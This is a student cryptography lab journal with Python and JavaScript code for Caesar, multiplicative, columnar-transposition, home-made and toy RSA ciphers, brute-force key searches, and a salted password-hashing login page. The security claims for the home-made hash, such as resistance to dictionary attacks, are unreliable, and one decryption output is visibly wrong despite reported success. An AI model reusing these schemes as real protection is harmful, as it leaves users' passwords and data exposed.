Experiment 1

Date of Performance : 23-02-2021 **Date of Submission: 23-02-2021**

SAP Id:60004180068 **Name : Parth Kalkotwar**

Div: B **Batch : B1**

Aim of Experiment

Design and Implement

a. Caesar cipher cryptographic algorithm by considering letter [A..Z] and digits [0..9].
b. Apply Brute Force Attack to reveal secret.
c. Product / Multiplicative Cipher by considering letter [A..Z] and digits [0..9].
d. Apply Brute Force Attack to reveal secret. (CO1)

Theory / Algorithm / Conceptual Description

Caeser Cipher :

The Caesar Cipher technique is one of the earliest and simplest method of encryption technique. It's simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter some fixed number of positions down the alphabet. For example with a shift of 1, A would be replaced by B, B would become C, and so on. The method is apparently named after Julius Caesar, who apparently used it to communicate with his officials.
Thus to cipher a given text we need an integer value, known as shift which indicates the number of position each letter of the text has been moved down.
The encryption can be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1,…, Z = 25. Encryption of a letter by a shift n can be described mathematically as.

$E_n(x) = (x + n) \bmod 26$

Decryption:

$D_n(x) = (xi - n) \bmod 26$

Where,

E denotes the encryption
D denotes the decryption
x denotes the letters value
n denotes the key value (shift value)

Multiplicative Cipher:

The multiplicative cipher is similar to additive cipher except the fact that the key bit is multiplied to the plain-text symbol during encryption. Likewise, the cipher-text is multiplied by the multiplicative inverse of key for decryption to obtain back the plain-text.

$C = (M * k) \bmod n$
$M = (C * k^{-1}) \bmod n$

where,
k^{-1} -> multiplicative inverse of k (key)

The key space of multiplicative cipher is 12. Thus, it is also not very secure.

Program

A) Caeser Cipher :

```
def encrypt(text,key):
    ct = ""
    for i in text:
        if i.isupper():
            ct += chr((ord(i) - ord("A") + key)%26 + ord("A"))
        elif i.isnumeric():
            ct += chr((ord(i) - ord("0") + key)%10 + ord("0"))
        else:
            ct += chr((ord(i) - ord("a") + key)%26 + ord("a"))
    return ct

def decrypt(ct,key):
    pt = ""
    for i in ct:
        if i.isupper():
            pt += chr((ord(i) - ord("A") - key)%26 + ord("A"))
        elif i.isnumeric():
            pt += chr((ord(i) - ord("0") - key)%10 + ord("0"))
        else:
            pt += chr((ord(i) - ord("a") - key)%26 + ord("a"))
    return pt
```

```
def brute_force(msg):
    for key in range(36):
        text = ""
        for i in msg:
            if i.isupper():
                n = ord(i) - ord("A") - key
                if n<0:
                    while n<0:
                        n += 26
                text += chr(n + ord("A"))
            elif i.islower():
                n = ord(i) - ord("a") - key
                if n<0:
                    while n<0:
                        n += 26
                text += chr(n + ord("a"))
            else:
                n = ord(i) - ord("0") - key
                if n<0:
                    while n<0:
                        n += 10
                text += chr(n + ord("0"))
        print(f"Key: {key}, Plain text : {text}")

print("SAP : 60004180068")
text = input("Enter Plain Text to be encrypted ")
key = int(input("Enter Key "))
print(f"Encrypted Text is {encrypt(text,key)}")
text = input("Enter Text to be decrypted ")
key = int(input("Enter Key "))
print(f"Decrypted Text is {decrypt(text,key)}")
text = input("Enter Text to apply Brute Force Cryptanalysis ")
print("Brute Force Attack:")
brute_force(text)
```

Output

```
C:\Users\Parth\Desktop\New folder (2)>python caeser_cipher.py
SAP : 60004180068
Enter Plain Text to be encrypted PARTH60004180068
Enter Key 7
Encrypted Text is WHYAO37771857735
Enter Text to be decrypted WHYAO37771857735
Enter Key 7
Decrypted Text is PARTH60004180068
Enter Text to apply Brute Force Cryptanalysis WHYAO37771857735
Brute Force Attack:
Key: 0, Plain text : WHYAO37771857735
Key: 1, Plain text : VGXZN26660746624
Key: 2, Plain text : UFWYM15559635513
Key: 3, Plain text : TEVXL04448524402
Key: 4, Plain text : SDUWK93337413391
Key: 5, Plain text : RCTVJ82226302280
Key: 6, Plain text : QBSUI71115291179
Key: 7, Plain text : PARTH60004180068
Key: 8, Plain text : OZQSG59993079957
Key: 9, Plain text : NYPRF48882968846
Key: 10, Plain text : MXOQE37771857735
Key: 11, Plain text : LWNPD26660746624
Key: 12, Plain text : KVMOC15559635513
Key: 13, Plain text : JULNB04448524402
Key: 14, Plain text : ITKMA93337413391
Key: 15, Plain text : HSJLZ82226302280
Key: 16, Plain text : GRIKY71115291179
Key: 17, Plain text : FQHJX60004180068
Key: 18, Plain text : EPGIW59993079957
Key: 19, Plain text : DOFHV48882968846
Key: 20, Plain text : CNEGU37771857735
Key: 21, Plain text : BMDFT26660746624
Key: 22, Plain text : ALCES15559635513
Key: 23, Plain text : ZKBDR04448524402
Key: 24, Plain text : YJACQ93337413391
Key: 25, Plain text : XIZBP82226302280
Key: 26, Plain text : WHYAO71115291179
Key: 27, Plain text : VGXZN60004180068
Key: 28, Plain text : UFWYM59993079957
Key: 29, Plain text : TEVXL48882968846
Key: 30, Plain text : SDUWK37771857735
Key: 31, Plain text : RCTVJ26660746624
Key: 32, Plain text : QBSUI15559635513
Key: 33, Plain text : PARTH04448524402
Key: 34, Plain text : OZQSG93337413391
Key: 35, Plain text : NYPRF82226302280
```

Program

B) Multiplicative Cipher:

```
def encrypt(s,key):
    ans = ""
    for i in s:
        if i.islower():
            ans += chr((((ord(i) - ord('a'))*key)%26) + ord('a'))
        elif i.isupper():
            ans += chr((((ord(i) - ord('A'))*key)%26) + ord('A'))
        elif i.isnumeric():
            ans += chr((((ord(i) - ord('0'))*key)%10) + ord('0'))
        else:
            ans += i
    return ans
```

```
def multi_inverse(key,mod):
    for i in range(1,mod):
        if ((key % mod) * (i % mod)) % mod == 1:
            return i

def decrypt(ct,key):
    keyinalpha = multi_inverse(key,26)
    keyinnum = multi_inverse(key,10)
    if not keyinnum or not keyinalpha:
        print(f"Key: {key}, Multiplicative Inverse doesn't exist")
    pt = ""
    for i in ct:
        if i.islower():
            pt += chr((((ord(i) - ord('a'))*keyinalpha)%26) + ord('a'))
        elif i.isupper():
            pt += chr((((ord(i) - ord('A'))*keyinalpha)%26) + ord('A'))
        elif i.isnumeric():
            pt += chr((((ord(i) - ord('0'))*keyinnum)%10) + ord('0'))
        else:
            pt += i
    return pt

def brute_force(msg):
    for key in range(1,26):
        keyinalpha = multi_inverse(key,26)
        keyinnum = multi_inverse(key,10)
        if not keyinnum or not keyinalpha:
            print(f"Key: {key}, Multiplicative Inverse doesn't exist")
            continue
        pt = ""
        for i in msg:
            if i.islower():
                pt += chr((((ord(i) - ord('a'))*keyinalpha)%26) + ord('a'))
            elif i.isupper():
                pt += chr((((ord(i) - ord('A'))*keyinalpha)%26) + ord('A'))
            elif i.isnumeric():
                pt += chr((((ord(i) - ord('0'))*keyinnum)%10) + ord('0'))
            else:
                pt += i
        print(f"Key: {key}, Plain text : {pt}")

print("SAP : 60004180068")
```

```
text = input("Enter Plain Text to be encrypted ")
key = int(input("Enter Key "))
print(f"Encrypted Text is {encrypt(text,key)}")

text = input("Enter Text to be decrypted ")
key = int(input("Enter Key "))
print(f"Decrypted Text is {decrypt(text,key)}")

text = input("Enter Text to apply Brute Force Cryptanalysis ")
print("Brute Force Attack:")
brute_force(text)
```

Output

```
C:\Users\Parth\Desktop\New folder (2)>python multicipher.py
SAP : 60004180068
Enter Plain Text to be encrypted PARTH60004180068
Enter Key 9
Encrypted Text is FAXPL40006920042
Enter Text to be decrypted FAXPL40006920042
Enter Key 9
Decrypted Text is PARTH60004180068
Enter Text to apply Brute Force Cryptanalysis FAXPL40006920042
Brute Force Attack:
Key: 1, Plain text : FAXPL40006920042
Key: 2, Multiplicative Inverse doesn't exist
Key: 3, Plain text : TAZFV80002340084
Key: 4, Multiplicative Inverse doesn't exist
Key: 5, Multiplicative Inverse doesn't exist
Key: 6, Multiplicative Inverse doesn't exist
Key: 7, Plain text : XAHRJ20008760026
Key: 8, Multiplicative Inverse doesn't exist
Key: 9, Plain text : PARTH60004180068
Key: 10, Multiplicative Inverse doesn't exist
Key: 11, Plain text : RAVZB40006920042
Key: 12, Multiplicative Inverse doesn't exist
Key: 13, Multiplicative Inverse doesn't exist
Key: 14, Multiplicative Inverse doesn't exist
Key: 15, Multiplicative Inverse doesn't exist
Key: 16, Multiplicative Inverse doesn't exist
Key: 17, Plain text : LAJHT20008760026
Key: 18, Multiplicative Inverse doesn't exist
Key: 19, Plain text : DATJR60004180068
Key: 20, Multiplicative Inverse doesn't exist
Key: 21, Plain text : ZALXD40006920042
Key: 22, Multiplicative Inverse doesn't exist
Key: 23, Plain text : HABVF80002340084
Key: 24, Multiplicative Inverse doesn't exist
Key: 25, Multiplicative Inverse doesn't exist
```

CONCLUSION: Thus, we have successfully designed and implemented caeser cipher and multiplicative cipher.

Shri Vile Parle Kelavani Mandal's
DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 2

Date of Performance : 02-03-2021 **Date of Submission: 02-03-2021**

SAP Id:60004180068 **Name : Parth Kalkotwar**

Div: B **Batch : B1**

Aim of Experiment

Design and Implement Simple Columner Transposition.

Theory / Algorithm / Conceptual Description:

COLUMNAR TRANSPOSITION:

The Columnar Transposition Cipher is a form of transposition cipher just like Rail Fence Cipher. Columnar Transposition involves writing the plaintext out in rows, and then reading the ciphertext off in columns one by one.

ENCRYPTION:

In a transposition cipher, the order of the alphabets is re-arranged to obtain the cipher-text.

1. The message is written out in rows of a fixed length, and then read out again column by column, and the columns are chosen in some scrambled order.
2. Width of the rows and the permutation of the columns are usually defined by a keyword.
3. For example, the word HACK is of length 4 (so the rows are of length 4), and the permutation is defined by the alphabetical order of the letters in the keyword. In this case, the order would be “3 1 2 4”.
4. Any spare spaces are filled with nulls or left blank or placed by a character (Example: _).
5. Finally, the message is read off in columns, in the order specified by the keyword.

DECRYPTION:

1. To decipher it, the recipient has to work out the column lengths by dividing the message length by the key length.
2. Then, write the message out in columns again, then re-order the columns by reforming the key word.

Program:

```
import math
import re
def encryption(key,pt):
    pt = re.sub(' ','',pt)
    #print(pt)
    mat = ["" for i in range(int(math.ceil(len(pt)/len(key))))]
    c = 0
    for i in range(len(mat)):
        mat[i] = pt[c:c+len(key)]
        c += len(key)
    mat[-1] += "X"*(len(key) - len(mat[-1]))
    print(mat)
    key_d = [(x,i) for i,x in enumerate(key)]
    key_d = sorted(key_d)
    #print(key_d)
    ct = ""
    enc_mat = ["X"*len(key) for i in range(int(math.ceil(len(pt)/len(key))))]
    j = 0
    for i in key_d:
        for k in range(len(mat)):
            enc_mat[k] = enc_mat[k][:j] + mat[k][i[1]] + enc_mat[k][j+1:]
            ct += mat[k][i[1]]
```

```
        j += 1
    print("Encryption Matrix ")
    for i in enc_mat:
        for j in i:
            print(j,end=" ")
        print()
    return ct

def decryption(key,ct):
    ct = re.sub(' ','',ct)
    #print(ct)
    mat = ["X"*len(key) for i in range(int(math.ceil(len(ct)/len(key))))]
    key_d = [(x,i) for i,x in enumerate(key)]
    key_d = sorted(key_d)
    i = 0
    j = 0
    while i<len(ct):
        col = key_d[j][1]
        for row in range(len(mat)):
            mat[row] = mat[row][:col] + ct[i] + mat[row][col+1:]
            i += 1
        j += 1
    pt = ""
    print('Decrypted Matrix is ')
    for i in range(len(mat)):
        for j in range(len(mat[i])):
            print(mat[i][j],end=" ")
            pt += mat[i][j]
        print()
    return pt


print("SAP: 60004180068")
pt = input("Enter Plain Text ")
key = input("Enter Key ")
print("Encryped Text: ",encryption(key,pt))
ct = input("Enter Text to be Decrypted ")
key = input("Enter key ")
print("Decrypted Text: ",decryption(key,ct))
```

Output:

```
C:\Users\Parth\Desktop\Sem 6\CSS>python columnar.py
SAP: 60004180068
Enter Plain Text MEETMEATBOATCLUBCANTEEN
Enter Key EXAMPLE
['MEETMEA', 'TBOATCL', 'UBCANTE', 'ENXXXXX']
Encryption Matrix
E M A E T M E
O T L C A T B
C U E T A N B
X E X X X X N
Encryped Text:  EOCXMTUEALEXECTXTAAXMTNXEBBN
Enter Text to be Decrypted EOCXMTUEALEXECTXTAAXMTNXEBBN
Enter key EXAMPLE
Decrypted Matrix is
M E E T M E A
T B O A T C L
U B C A N T E
E N X X X X X
Decrypted Text:  MEETMEATBOATCLUBCANTEENXXXXX
```

CONCLUSION: Thus, we have successfully designed and implemented simple columnar transposition cipher.

Experiment 3

Date of Performance : 16-03-2021 **Date of Submission:23-03-2021**

SAP Id:60004180068 **Name : Parth Kalkotwar**

Div: B **Batch : B1**

Aim of Experiment: Implement Own Cipher using Transposition and Substitution techniques.

Theory / Algorithm / Conceptual Description:

Algorithm:

1] Perform X-Or operation between i^{th} Plaintext Character and i^{th} Key Character.

If Pt = “PLAINTEXT” and key = “KEY”, then perform

Ascii (“P”) $\oplus$ Ascii (“k”) and,

so on for each character by repeating the key if length of key is less than length of plaintext.

2] For each character in plain text obtained after performing the previous operation, rotate the bits to right circularly by ((ascii value of i^{th} key character) % 8)

If after previous operation, the digit at 1^{st} place in plaintext is 27, then perform

27 >> (ascii value of “k”) % 8) = 89 (“Y”)

Therefore, after performing the above two substitutions “P” gets converted to “Y” and similarly other characters get converted.

3] Create a tree by considering the characters from above obtained text and root of the tree as the character at (length of key) % (length of text) position.

4] After selecting the root, divide the text as left and right hand side of the root.

5] For each subtree, select middle character as root and again perform step 4 untill no characters remain on the left and right subtrees.

6] Get the preorder and postorder traversal of the created tree and merge them to get the cipher text.

Program:

```
import re
import math
ans = ""


class TreeNode:
    def __init__(self, val):
        self.val = val
        self.left = None
        self.right = None


def createTree(text, key_len):
    root = key_len % len(text)

    def gen(l, r):
        if l > r:
            return None
        mid = (l+r) // 2
        nn = TreeNode(val=text[int(mid)])
        nn.left = gen(l, mid-1)
        nn.right = gen(mid+1, r)
        if nn.left is not None and nn.right is None:
            nn.right = TreeNode("$")
        elif nn.left is None and nn.right is not None:
            nn.left = TreeNode("$")
        return nn
    top = TreeNode(val=text[root])
    top.left = gen(0, root-1)
    top.right = gen(root+1, len(text)-1)
    return top


def inorder(root):
```

```
    if root is None:
        return root
    inorder(root.left)
    if root.val != "$":
        print(root.val, end="")
        global ans
        ans += root.val
    inorder(root.right)


def preorder(ans, root):
    if root is None:
        return root

    ans += root.val
    # print(root.val)
    left = preorder(ans, root.left)
    ans = ans if left is None else left
    right = preorder(ans, root.right)
    ans = ans if right is None else right
    return ans


def postorder(ans, root):
    if root is None:
        return root
    # print(root.val)
    left = postorder(ans, root.left)
    ans = ans if left is None else left
    right = postorder(ans, root.right)
    ans = ans if right is None else right
    ans += root.val
    return ans


def constructFromPrePost(pre, post):
    if not pre:
        return None
    root = TreeNode(pre[0])
    # print(pre,post)
    if len(pre) == 1:
        return root
    L = post.index(pre[1]) + 1
    root.left = constructFromPrePost(pre[1:L+1], post[:L])
    root.right = constructFromPrePost(pre[L+1:], post[L:-1])
```

```
    return root


def transpositionEncryption(key, pt):
    root = createTree(pt, len(key))
    pre = preorder("", root)
    post = postorder("", root)
    print("PREORDER = ", pre)
    print("POSTORDER = ", post)
    subs = ""
    for i, j in zip(pre, post):
        subs += i + j
    return subs


def transpositionDecryption(key, pt):
    pre = ""
    post = ""
    pt = [i for i in pt if i != "X"]
    for i in range(0, len(pt), 2):
        pre += pt[i]
        post += pt[i+1]
    # print(pre,post)
    print("Decrypted Text After reconstructing tree is ")
    inorder(constructFromPrePost(pre, post))
    global ans
    return ans


def substitutionEncrypt(s, key):
    ct = ""
    j = 0
    for i in s:
        # # print(ord(i) ^ ord(key[j]), ord(key[j]) %
        #       8, ord(i) ^ ord(key[j]) >> (ord(key[j]) % 8))
        ct += chr(ord(i) ^ ord(key[j]) >> (ord(key[j]) % 8))
        j = (j + 1) % len(key)
    return ct


def decrypt(ct, key):
    print(ct)
    pt = ""
    j = 0
    for i in ct:
        pt += chr(ord(i) ^ ord(key[j]) >> (ord(key[j]) % 8))
```

```
        j = (j + 1) % len(key)
    return pt


print("ENCRYPTION")
pt = input("Enter Plaintext ")
key = input("Enter key ")
ct1 = substitutionEncrypt(pt, key)
print("Cipher text after substitutions ", ct1)
print("Final CT after transposition = ", transpositionEncryption(key, ct1))
print("------DECRYPTION-----")
ct = input("Enter Cipher Text ")
key = input("Enter key ")
pt1 = transpositionDecryption("KEY", ct)
print(pt1)
pt = decrypt(pt1, key)
print("Final PT = ", pt)
```

OUTPUT:

```
C:\Users\Parth\Desktop\Sem 6\Spcc>python ownCipher.py
ENCRYPTION
Enter Plaintext PARTHKALKOTWAR68
Enter key KEY
Cipher text after substitutions  YC~]JgHNgFV{HP→1
PREORDER =  ]CY~FHJ$gN$gHV${→P1
POSTORDER =  Y~C$gJ$gNH${VP1→HF]
Final CT after transposition =  ]YC~YC~$FgHJJ$$ggNNH$$g{HVVP$1{→→HPF1]
------DECRYPTION-----
Enter Cipher Text ]YC~YC~$FgHJJ$$ggNNH$$g{HVVP$1{→→HPF1]
Enter key KEY
Decrypted Text After reconstructing tree is
YC~]JgHNgFV{HP→1YC~]JgHNgFV{HP→1
YC~]JgHNgFV{HP→1
Final PT =  PARTHKALKOTWAR8
```

CONCLUSION: Thus, we have successfully implemented own Cipher Algorithm using Substitution and Transposition techniques.

Shri Vile Parle Kelavani Mandal's
DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 4

Date of Performance : 23-03-2021 **Date of Submission:30-03-2021**

SAP Id:60004180068 **Name : Parth Kalkotwar**

Div: B **Batch : B1**

Aim of Experiment: Implement RSA Cryptosystem using RSA Algorithm.

Theory / Algorithm / Conceptual Description:

RSA Algorithm:

Generating Public Key :

- Select two prime no's. Suppose **P = 53 and Q = 59**.
- Now First part of the Public key : **n = P*Q = 3127**.

- We also need a small exponent say **e** :
- But e Must be
  - An integer.
  - Not be a factor of n.
  - **1 < e <** Φ(n)
- Public Key is made of n and e

Generating Private Key :

- We need to calculate Φ(n) :

  Such that **Φ(n) = (P-1)(Q-1)**

  so, Φ(n) = 3016

- Now calculate Private Key, **d** :

- d = (k*Φ(n) + 1) / e for some integer k

Encryption:

- Convert letters to numbers
- Thus **Encrypted Data c = 89^e mod n**.

Decryption:

- **Decrypted Data = c^d mod n**.

Program:

```
import random
import math

primes = []
primess = [False]*10000


def gcd(a, b):
    if b == 0:
        return a
    return gcd(b, a % b)


def generate_primes():
    for i in range(2, len(primess)):
        if not primess[i]:
            primes.append(i)
            for j in range(2*i, len(primess), i):
                primess[j] = True


primess[0] = primess[1] = True
generate_primes()


def key_generation():
    p = primes[random.randint(0, len(primes)-1)]
    q = primes[random.randint(0, len(primes)-1)]
    #print(p, q)
    n = p*q
    pn = (p-1)*(q-1)
    e = 2
    while e < pn:
```

```
        if gcd(e, pn) == 1:
            break
        else:
            e += 1
    k = 1
    d = (1 + pn)/e
    while math.floor(d) != math.ceil(d):
        k += 1
        d = (1 + k*pn)/e
    d = int(d)
    print("Private Key = ", d)
    print("Public key = ", n, e)
    return d, n, e


def encrypt(pt, e, n):
    ct = ""
    for c in pt:
        if c == " ":
            ct += "26"
            continue
        asc = str((ord(c) - ord('A')))
        if len(asc) == 1:
            asc = "0" + asc
        ct += asc
    # print(ct)
    ctt = ""
    for i in range(0, len(ct), 3):
        ctt += ct[i:min(i+3, len(ct))] + " "
    nn = ctt.split(" ")
    if nn[-1] == "":
        nn = nn[:-1]
    if len(nn[-1]) < 3:
        while(len(nn[-1]) < 3):
            nn[-1] += "0"
    # print(nn)
    nn = [str(pow(int(i), e) % n) for i in nn if i != '']
    ct = " ".join(nn)
    # print(ct)
    return ct


def decrypt(ct, d, m):
    ct = ct.split(" ")
    pt = ""
```

```
    ptt = [str(pow(int(i), d) % m) for i in ct]
    # print(ptt)
    for i in range(0, len(ptt)):
        if len(ptt[i]) < 3:
            while len(ptt[i]) < 3:
                ptt[i] = "0" + ptt[i]
    ptt = "".join(ptt)
    # print(ptt)
    if len(ptt) % 2 != 0:
        ptt = ptt[:-1]
    for i in range(0, len(ptt), 2):
        ch = int(ptt[i:min(i+2, len(ptt))])
        if(ch == 26):
            pt += " "
            continue
        pt += str(chr(ch + ord("A")))
    return pt


print("60004180068 - B1")
d, n, e = key_generation()
pt = input("Enter Text to be Encrypted")
ct = encrypt(pt, e, n)
print("CT is ", ct)

pt = decrypt(input("Enter text to be Decrypted"), d, n)
print("PT is ", pt)
```

OUTPUT:

```
C:\Users\Parth\Desktop\Sem 6\CSS>python rsa.py
60004180068 - B1
Private Key =  120557
Public key =  151519 5
Enter Text to be EncryptedPARTH KALKOTWAR
CT is  116694 56186 126023 7296 49038 9532 136585 109845 110110 56186
Enter text to be Decrypted116694 56186 126023 7296 49038 9532 136585 109845 110110 56186
PT is  PARTH KALKOTWAR
```

CONCLUSION: Thus, we have successfully implemented RSA Cryptosystem using RSA Algorithm.

Shri Vile Parle Kelavani Mandal's
DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 5

Date of Performance : 23/03/2021 **Date of Submission:** 30/03/2021

SAP Id: 60004180068 **Name :** Parth Kalkotwar

Div: B **Batch :** B1

Aim of Experiment:

Implement a registration webpage asking for information along with the password (Strong enough). Store the password in some database in encrypted form after adding few salt characters in the password. Verify the strength of password and perform analyses using various attacks.

Theory / Algorithm / Conceptual Description

Hashing Algorithm:

1. Create Salt characters by performing xor between email and password .Add these salt characters at the beginning of the password to get password to be hashed.
2. Get the ascii value of the characters and convert it into 8bit binary number. Add padding if required.
3. Divide the obtained string into 8 blocks.
4. Iterate the 8 blocks and for each block :
    - **a.** Consider two numbers of the block. Divide both the binary numbers into 2 parts of 4 characters each. Perform xor operation between alternate parts of the number.
        - **i.** Repeat the process for all the numbers of the block.
    - **b.** Convert the binary numbers after all operations into hexadecimal number to get the Hashed password for that particular block

Security Analysis:

1] Since, the password contains all types of characters and is long enough, it would take large amount of time to perform brute force attack.

2] For a small change in the input the hashed value is quite different.

3] Dictionary Attacks won't be successful as salt characters are added to the password.

Program:

```
<!DOCTYPE html>
<html>
<style>
body {font-family: Arial, Helvetica, sans-serif;}
* {box-sizing: border-box;}

/* Full-width input fields */
input[type=text], input[type=password] {
  width: 100%;
  padding: 15px;
  margin: 5px 0 22px 0;
  display: inline-block;
  border: none;
  background: #f1f1f1;
}

/* Add a background color when the inputs get focus */
input[type=text]:focus, input[type=password]:focus {
  background-color: #ddd;
```

```
  outline: none;
}

/* Set a style for all buttons */
button {
  background-color: #4CAF50;
  color: white;
  padding: 14px 20px;
  margin: 8px 0;
  border: none;
  cursor: pointer;
  width: 100%;
  opacity: 0.9;
}

button:hover {
  opacity:1;
}

/* Extra styles for the cancel button */
.cancelbtn {
  padding: 14px 20px;
  background-color: #f44336;
}

/* Float cancel and signup buttons and add an equal width */
.cancelbtn, .signupbtn {
  float: left;
  width: 50%;
```

```
}

/* Add padding to container elements */
.container {
  padding: 16px;
}

/* The Modal (background) */
.modal {
  display: none; /* Hidden by default */
  position: fixed; /* Stay in place */
  z-index: 1; /* Sit on top */
  left: 0;
  top: 0;
  width: 100%; /* Full width */
  height: 100%; /* Full height */
  overflow: auto; /* Enable scroll if needed */
  background-color: #474e5d;
  padding-top: 50px;
}

/* Modal Content/Box */
.modal-content {
  background-color: #fefefe;
  margin: 5% auto 15% auto; /* 5% from the top, 15% from the bottom and centered */
  border: 1px solid #888;
  width: 80%; /* Could be more or less, depending on screen size */
}
```

```css
/* Style the horizontal ruler */
hr {
  border: 1px solid #f1f1f1;
  margin-bottom: 25px;
}

/* The Close Button (x) */
.close {
  position: absolute;
  right: 35px;
  top: 15px;
  font-size: 40px;
  font-weight: bold;
  color: #f1f1f1;
}

.close:hover,
.close:focus {
  color: #f44336;
  cursor: pointer;
}

/* Clear floats */
.clearfix::after {
  content: "";
  clear: both;
  display: table;
}
```

```
/* Change styles for cancel button and signup button on extra small screens */
@media screen and (max-width: 300px) {
  .cancelbtn, .signupbtn {
     width: 100%;
  }
}
</style>
<body>


<h2>Login Form</h2>


<button onclick="document.getElementById('id01').style.display='block'" style="width:auto;">Sign Up</button>


<div id="id01" class="modal">
  <span onclick="document.getElementById('id01').style.display='none'" class="close" title="Close Modal">&times;</span>
  <form class="modal-content" onsubmit="return false">
    <div class="container">
      <h1>Log In</h1>
      <hr>
      <label for="email"><b>Email</b></label>
      <input type="text" id = "emailid" placeholder="Enter Email" name="email" required>


      <label for="psw"><b>Password</b></label>
      <input type="password" id = "password" placeholder="Enter Password" name="psw" required>


      <div class="clearfix">
```


```
        <button type="button" onclick="document.getElementById('id01').style.display='none'" class="cancelbtn">Cancel</button>
        <button type="submit" onclick="login()" class="signupbtn">Log In</button>
      </div>
    </div>
  </form>
</div>

<script>
// Get the modal
var modal = document.getElementById('id01');

function getPadded(n) {
    for(let i = n.length;i<4;i++) {
            n = "0" + n
    }
    return n
}

function helper(x,y) {
    let x1 = parseInt(x.slice(0,4),2)
    let x2 = parseInt(x.slice(4,8),2)
    let y1 = parseInt(y.slice(0,4),2)
    let y2 = parseInt(y.slice(4,8),2)
    let z1 = getPadded((x1 ^ y2).toString(2))
    let z2 = getPadded((x2 ^ y1).toString(2))
    return z1 + z2
}
```


```
function getHashedPassword(email,password) {
    //console.log(email,password)
    let salt = ""
    let arr = []
    for(let i = 0;i<Math.min(email.toString().length,password.toString().length);i++) {
        let n = (email.charCodeAt(i) ^ password.charCodeAt(i)).toString(2)
        //console.log(n,n.length)
        for(let i = n.length;i<=8;i++) {
            n = "0" + n
        }
        arr.push(n)
        //console.log(n)
    }
    //console.log(salt)
    let x = ""
    for(let i = 0;i<password.toString().length;i++) {
        let n = password.charCodeAt(i).toString(2)
        for(let i = n.length;i<=8;i++) {
            n = "0" + n
        }
        arr.push(n);
    }
    let ans = []

    let block_length = Math.ceil(arr.length / 8)
    console.log(arr.length,block_length)
    for(let i = 0;i<arr.length;) {
        let j = i + 1;
        let x = arr[i]
```

```
        //console.log(i)
        while(j<Math.min(i+block_length,arr.length)) {
            x = helper(x,arr[j])
            j += 1
        }
        ans.push(x)
        i = i + block_length
    }
    let hashedPassword = ""
    for(let i = 0;i<ans.length;i++) {
        hashedPassword += (parseInt(ans[i],2)%15).toString(16)
        //console.log(ans[i],parseInt(ans[i],2))
    }
    return hashedPassword
}

function login() {
    let email = document.getElementById('emailid').value
    let password = document.getElementById('password').value
    let hashedPassword = getHashedPassword(email,password);
    console.log("hashed Password is ",hashedPassword)
    // console.log()
    // console.log()
    return false;
}

// When the user clicks anywhere outside of the modal, close it
window.onclick = function(event) {
  if (event.target == modal) {
```

```
    modal.style.display = "none";
  }
}
</script>


</body>
</html>
```

Output:





Conclusion:

Thus, we have successfully implemented a registration webpage asking for information along with the password (Strong enough), stored the password in some database in encrypted form after adding a few salt characters in the password and verified the strength analysing attacks.

Shri Vile Parle Kelavani Mandal's
